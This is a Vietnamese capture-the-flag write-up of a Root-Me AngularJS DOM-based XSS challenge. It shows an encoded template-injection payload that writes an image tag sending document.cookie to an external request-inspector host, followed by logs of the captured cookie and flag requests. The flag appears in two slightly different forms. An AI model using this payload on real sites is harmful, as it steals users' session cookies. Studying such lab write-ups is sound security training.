

Write up challenge XSS DOM Based - AngularJS


Tác giả:

- **Nguyễn Mỹ Quỳnh**

[Link Challenge](#)

Truy cập challenge ta thấy có một ô input, sau nhiều lần nhập thử các input khác nhau cũng như cehfn thử các câu lệnh, em nhận thấy các dấu nháy cũng như <> đều bị lọc


Không còn cách nào khác ngoài việc search tìm cách taasn công với AngularJS. Và đây là kết quả tìm được cú pháp sau



Thử chèn câu lệnh khai thác của ta theo cú pháp trên, thay kí tự bằng mã decimal

```
{{x=valueOf.name.constructor.fromCharCode;constructor.constructor(x(100,111,99,117,109,101,110,116,46,119,114,105,116,101,40,34,60,105,109,103,32,115,114,99,61,39,104,116,116,112,115,58,47,47,114,101,113,117,101,115,116,105,110,115,112,101,99,116,111,114,46,99,111,109,47,105,110,115,112,101,99,116,47,48,49,102,122,103,53,99,55,53,104,107,103,48,121,119,54,100,99,102,122,114,103,118,121,98,100,47,34,43,100,11,99,117,109,101,110,116,46,99,111,111,107,105,101,43,34,39,62,34,41,59))({}})
```

Chèn thành công



Nhận được request chứa cookie của user

Request Inspector

2022-03-31T22:17:10+07:00 - Welcome - Inspect url: <https://requestinspector.com/inspect/01fzg5c75hkg0yw6dcfzrgvybd>

Generate Test Events

Delete history

2022-03-31T23:34:32+07:00 - from: 123.21.33.205

GET /inspect/01fzg5c75hkg0yw6dcfzrgvybd/_ga=GA1.1.962404486.1647319835;%20_ga_SRYSKX09J7=GS1.1.1648740951.52.1.1648742234.0 HTTP/1.1
requestinspector.com
Sec-Fetch-Dest: image
Accept-Encoding: gzip
Accept-Language: en-US,en;q=0.9,vi;q=0.8,ko;q=0.7
Sec-Ch-Ua-Platform: "Windows"
Sec-Fetch-Mode: no-cors
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.84 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://challenge01.root-me.org/
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Fetch-Site: cross-site

2022-03-31T22:53:16+07:00 - from: 2001:bc8:35b0:c166::151

Tiến hành gửi url chứa ảnh lỗi cho admin có được flag và decode:

Request Inspector

2022-03-31T22:17:10+07:00 - Welcome - Inspect url: <https://requestinspector.com/inspect/01fzg5c75hkg0yw6dcfzrgvybd>

Generate Test Events

Delete history

2022-03-31T23:36:19+07:00 - from: 2001:bc8:35b0:c166::151

GET /inspect/01fzg5c75hkg0yw6dcfzrgvybd/flag=rootme%7B@NGu1@R_JS_1\$_C001%7D HTTP/1.1
requestinspector.com
Sec-Ch-Ua-Platform:
Sec-Fetch-Dest: image
Sec-Ch-Ua-Mobile: ?0
Sec-Fetch-Mode: no-cors
Accept-Language: fr
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://challenge01.root-me.org/
Sec-Ch-Ua:
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/97.0.4691.0 Safari/537.36
Sec-Fetch-Site: cross-site
Accept-Encoding: gzip

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater

rootme%7B@NGu1@R_JS_1\$_C001%7D

rootme{ @NGu1@R_JS_1\$_C001 }

Submit thành công

XSS DOM Based - AngularJS

40 Points 

Another angle

Author

Ruulian, 12 August 2021

Level ?



Statement

Steal the admin's session cookie.

[Start the challenge](#)

1 related ressource(s)

-  <https://www.w3schools.com/angular/> (www.w3schools.com)

Validation

Well done but you've already won the 40 Points

Don't forget to give your opinion on the challenge by voting ;-)



twittez le !

Flag: rootme{@NGu1@R_J\$_1\$_C001}